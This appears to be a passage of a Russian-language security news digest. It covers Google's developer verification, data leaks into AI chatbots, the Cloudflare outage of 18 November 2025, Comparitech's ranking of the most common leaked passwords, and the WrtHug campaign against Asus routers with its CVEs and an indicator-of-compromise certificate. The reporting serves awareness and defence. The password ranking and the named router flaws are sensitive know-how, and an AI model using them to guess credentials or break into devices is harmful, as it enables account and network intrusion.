
Компания подчеркивает, что цель всех этих нововведений — защита пользователей от манипуляций со стороны мошенников, которые умеют убеждать людей игнорировать предупреждения.

Google уже начала приглашать разработчиков, распространяющих приложения за пределами магазина Google Play, для прохождения верификации в раннем доступе. После 25 ноября 2025 года эта программа откроет двери и для разработчиков из Play Store.

Полный запуск программы верификации намечен на март 2026 года. С сентября будущего года обязательная верификация заработает в Бразилии, Индонезии, Сингапуре и Таиланде. Глобальное внедрение механизма запланировано на 2027 год.

77% СОТРУДНИКОВ ПЕРЕДАЮТ КОРПДАННЫЕ ИИ-ЧАТБОТАМ

Компания LayerX выяснила: данные теперь чаще утекают через копипасту, чем через загрузку файлов. Так, **77%** сотрудников вставляют закрытую информацию в запросы к чат-ботам, при этом **32%** всех операций копирования из корпоративных аккаунтов в личные происходят через ИИ-инструменты.



Суммарно **45%** сотрудников активно пользуются ИИ, причем в **67%** случаев доступ к этим инструментам осуществляется через личные аккаунты, а **92%** использования приходится на ChatGPT.

40% файлов, загружаемых в ИИ-инструменты, содержат персональные данные или данные платежных карт. **82%** операций копирования-вставки происходят через личные аккаунты.

Порядка **62%** от всех вставленных в ИИ-чаты данных содержат конфиденциальную информацию, из них **87%** информации отправляется в некорпоративные аккаунты.

ПРИЧИНЫ СБОЯ CLOUDFLARE

Глава компании Cloudflare Мэттью Принс (Matthew Prince) рассказал о причинах масштабного сбоя, который затронул глобальную сеть компании и многие сайты 18 ноября 2025 года. По его словам, причиной стала ошибка при изменении прав доступа к базе данных, хотя поначалу в компании решили, что столкнулись с масштабной DDoS-атакой.

Принс пишет, что проблема возникла при обновлении прав доступа в кластере ClickHouse, который генерирует feature file для системы Bot Management. Такой файл описывает активность и поведение вредоносных ботов, распространяя эту информацию по всей инфраструктуре Cloudflare, чтобы софт, управляющий маршрутизацией, знал о новых угрозах.

Целью изменения прав было предоставление пользователям доступа к низкоуровневым данным и метаданным. Однако в запросе, который использовался для извлечения этих данных, была допущена ошибка — он возвращал лишнюю информацию. Это более чем вдвое увеличило размер feature file. Когда он превысил установленный лимит, система обнаруживала недопустимо большой файл, после чего работа завершалась сбоем.

Проблему усугубило то, что кластер генерировал новую версию файла каждые пять минут. При этом «испорченные» данные появлялись только при запросе к тем нодам, которые уже получили обновление прав. В результате система то работала, то снова отказывала (в зависимости от того, на какую ноду попадал запрос и какой файл уходил в раздачу).


Принс признается:

> *Эти колебания не давали нам понять, что происходит, поскольку вся система то восстанавливалась, то снова выходила из строя, ведь в нашу сеть попадали то хорошие, то «плохие» файлы конфигурации. Поэтому сначала мы решили, что это атака.*

Периодические сбои в работе Cloudflare начались около 11:20 UTC 18 ноября 2025 года, а уже к 13:00 все ноды ClickHouse стали генерировать «плохие» файлы и система вошла в «стабильное состояние отказа», после чего серьезные проблемы начались уже у клиентов.

Продолжение статьи →

← Начало статьи



По данным СМИ, не работали ноды Cloudflare по всей Европе, включая Амстердам, Берлин, Варшаву, Вену, Стокгольм, Франкфурт, Цюрих и другие города. Downdetector зафиксировал десятки тысяч жалоб на проблемы с сайтами и хостингом. Попутно пользователи сообщали о сбоях в работе Spotify, Twitter, OpenAI, Anthropic, AWS и Google и множества других сервисов.

Для устранения проблемы команда Cloudflare остановила генерацию «плохих» файлов, вручную добавила в очередь заведомо хороший файл и принудительно перезапустила основной прокси. Полное восстановление заняло около шести часов, и в 17:44 UTC все сервисы заработали в штатном режиме.

В своем сообщении Принс отмечает, что это был самый масштабный сбой в работе компании с 2019 года. Он принес всем извинения «за ту боль, которую мы причинили интернету». По его словам, подобные проблемы недопустимы. Теперь компания планирует усилить валидацию конфигурационных файлов, добавить больше механизмов для экстренного отключения функций, а также пересмотреть логику обработки ошибок во всех основных модулях прокси.

123456 И ADMIN НЕ УСТАРЕВАЮТ


Эксперты Comparitech проанализировали более **2 МИЛЛИАРДОВ** паролей, утекших в 2025 году через хакфорумы, Telegram и другие каналы. Классика вроде **123456**, **ADMIN** и **PASSWORD** по-прежнему лидирует.

Rank	Password	# of Accounts
1	123456	7,618,192
2	12345678	3,676,487
3	123456789	2,866,100
4	admin	1,987,808
5	1234	1,771,335
6	Aa123456	1,411,847
7	12345	1,301,052
8	password	1,082,010
9	123	959,741
10	1234567890	674,200
11	12345678910	562,833
12	1234567	523,380
13	Aa@123456	501,446
14	Pass@123	485,846
15	Password	470,313
16	123123	385,949
17	P@ssw0rd	347,249
18	111111	326,154
19	admin123	306,343
20	1111	269,204

25% из 1000 самых популярных паролей состоят только из цифр. При этом **38,6%** содержат последовательность **123**, а еще **2%** – обратную **321**.

Новые вариации тоже попали в топ: **AA123456** занял шестое место, а **AA@123456** – тринадцатое.

Также пользователи комбинируют буквы первого ряда клавиатуры (qwerty) с цифрами, получая варианты вроде **1Q2W3E4R**, и используют простые, короткие и распространенные слова. Например, на 29-м месте оказался пароль **GIN**, а пароль **MINECRAFT** встречался в изученной специалистами выборке **69 464** раза.




65,8% проанализированных паролей короче 12 символов, и только **3,2%** содержат 16 символов и больше.

3,9% из 1000 самых распространенных паролей содержат вариации слов **PASS** или **PASSWORD**.

РОУТЕРЫ ASUS АТАКУЕТ WRTHUG

Исследователи из компании SecurityScorecard обнаружили масштабную вредоносную кампанию WrtHug, в рамках которой были скомпрометированы около 50 тысяч роутеров Asus по всему миру. Атакующие эксплуатируют шесть уязвимостей, в основном в устаревших моделях серий AC и AX.

По данным специалистов, большинство зараженных устройств находятся на Тайване, а остальные распределены по Юго-Восточной Азии, России, Центральной Европе и США. Отмечается, что заражений в Китае не обнаружено. По мнению исследователей, это может указывать на китайское происхождение атакующих, хотя доказательств для уверенной атрибуции недостаточно.



Зараженные устройства на карте

WrtHug во многом похожа на кампанию AyySSHush, задокументированную аналитиками компании GreyNoise в мае 2025 года.


Атаки начинаются с эксплуатации проблем, допускающих инъекции команд, и других известных уязвимостей:

- CVE-2023-41345–41348 — инъекции команд ОС через модули токенов;
- CVE-2023-39780 — инъекция команд (использовалась в AyySSHush);
- CVE-2024-12912 — выполнение произвольных команд;
- CVE-2025-2492 — обход аутентификации в роутерах с включенной функцией AiCloud (критическая).

Последняя уязвимость наиболее опасна. В апреле текущего года разработчики Asus предупреждали, что эта проблема может использоваться удаленно с помощью специально подготовленного запроса и не требует аутентификации на роутерах с включенным AiCloud.

По данным SecurityScorecard, именно AiCloud (функция облачного удаленного доступа, встроенная во многие маршрутизаторы Asus и превращающая их в приватные облачные серверы) стала основной точкой входа для атакующих.

Главным индикатором компрометации WrtHug служит самоподписанный TLS-сертификат в AiCloud, которым заменили стандартный на 99% взломанных устройств. Новый сертификат выделяется сроком действия — 100 лет вместо обычных десяти.



```
SSL Certificate
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            de:1c:4a:f4:53:c9:7d:b0
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=aa, ST=a, L=a, O=a, OU=a, CN=a
        Validity
            Not Before: Apr 25 17:15:51 2022 GMT
            Not After : Apr  1 17:15:51 2122 GMT
        Subject: C=aa, ST=a, L=a, O=a, OU=a, CN=a
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:bf:ac:63:d6:04:c1:46:92:9e:4f:1d:46:63:ad:
                    b9:12:2f:14:2a:b0:14:91:d1:f5:05:23:2f:2b:7a:
                    7a:e1:e5:3f:b0:66:19:ca:8d:5d:57:74:64:2c:e7:
                    58:f3:7f:35:83:52:12:54:bf:41:87:6c:2c:b9:6f:
                    ea:3b:5a:bf:c2:1a:c6:16:78:44:fc:a9:03:f3:5a:
                    df:f7:49:eb:46:ec:86:68:7b:6c:2f:24:32:6c:ab:
                    16:66:81:98:a4:c4:a1:a7:8f:ca:94:d8:38:49:70:
                    b5:9c:69:de:60:39:cd:b7:42:da:7b:7e:20:ff:b7:
                    82:5c:9e:fc:8a:a9:94:b4:61
                Exponent: 65537 (0x10001)
    Signature Algorithm: sha256WithRSAEncryption
```

По этому признаку исследователи сумели обнаружить около 50 тысяч зараженных IP-адресов. Специалисты пишут, что выявили следующие модели устройств Asus, подвергшиеся атакам:

- Asus Wireless Router 4G-AC55U;
- Asus Wireless Router 4G-AC860U;
- Asus Wireless Router DSL-AC68U;
- Asus Wireless Router GT-AC5300;
- Asus Wireless Router GT-AX11000;
- Asus Wireless Router RT-AC1200HP;
- Asus Wireless Router RT-AC1300GPLUS;
- Asus Wireless Router RT-AC1300UHP.

Как и в случае с атаками AyySSHush, хакеры не обновляют прошивку захваченных роутеров, оставляя их уязвимыми для других злоумышленников.

Исследователи полагают, что скомпрометированные роутеры могут служить сетью операционных релейных узлов (operational relay box) для китайских хакерских операций — проксировать трафик и скрывать командную инфраструктуру злоумышленников. Впрочем, никаких конкретных деталей об активности атакующих после компрометации отчет специалистов не содержит.

Поскольку разработчики Asus уже выпустили патчи для всех эксплуатируемых уязвимостей, владельцам роутеров рекомендуется срочно обновить прошивку, если они еще этого не сделали. Если устройство уже не поддерживается, рекомендуется его заменить или хотя бы отключить функции удаленного доступа.

МАСК О НЕОБЯЗАТЕЛЬНОЙ РАБОТЕ ЧЕРЕЗ 10–20 ЛЕТ

Илон Маск (Elon Musk) заявил на форуме U.S.-Saudi Investment Forum, что, по его мнению, через 10–20 лет работа станет необязательной благодаря ИИ и робототехнике.

Маск считает, что миллионы роботов приведут к скачку производительности, а деньги вообще потеряют свое значение. Маск сравнивает работу в будущем с выращиванием овощей на заднем дворе – их можно купить в магазине, а можно вырастить самому, если нравится процесс.

В своих рассуждениях он ссылался на серию научно-фантастических романов «Культура» Иэна Бэнкса, где изображен постдефицитный мир без традиционных профессий:

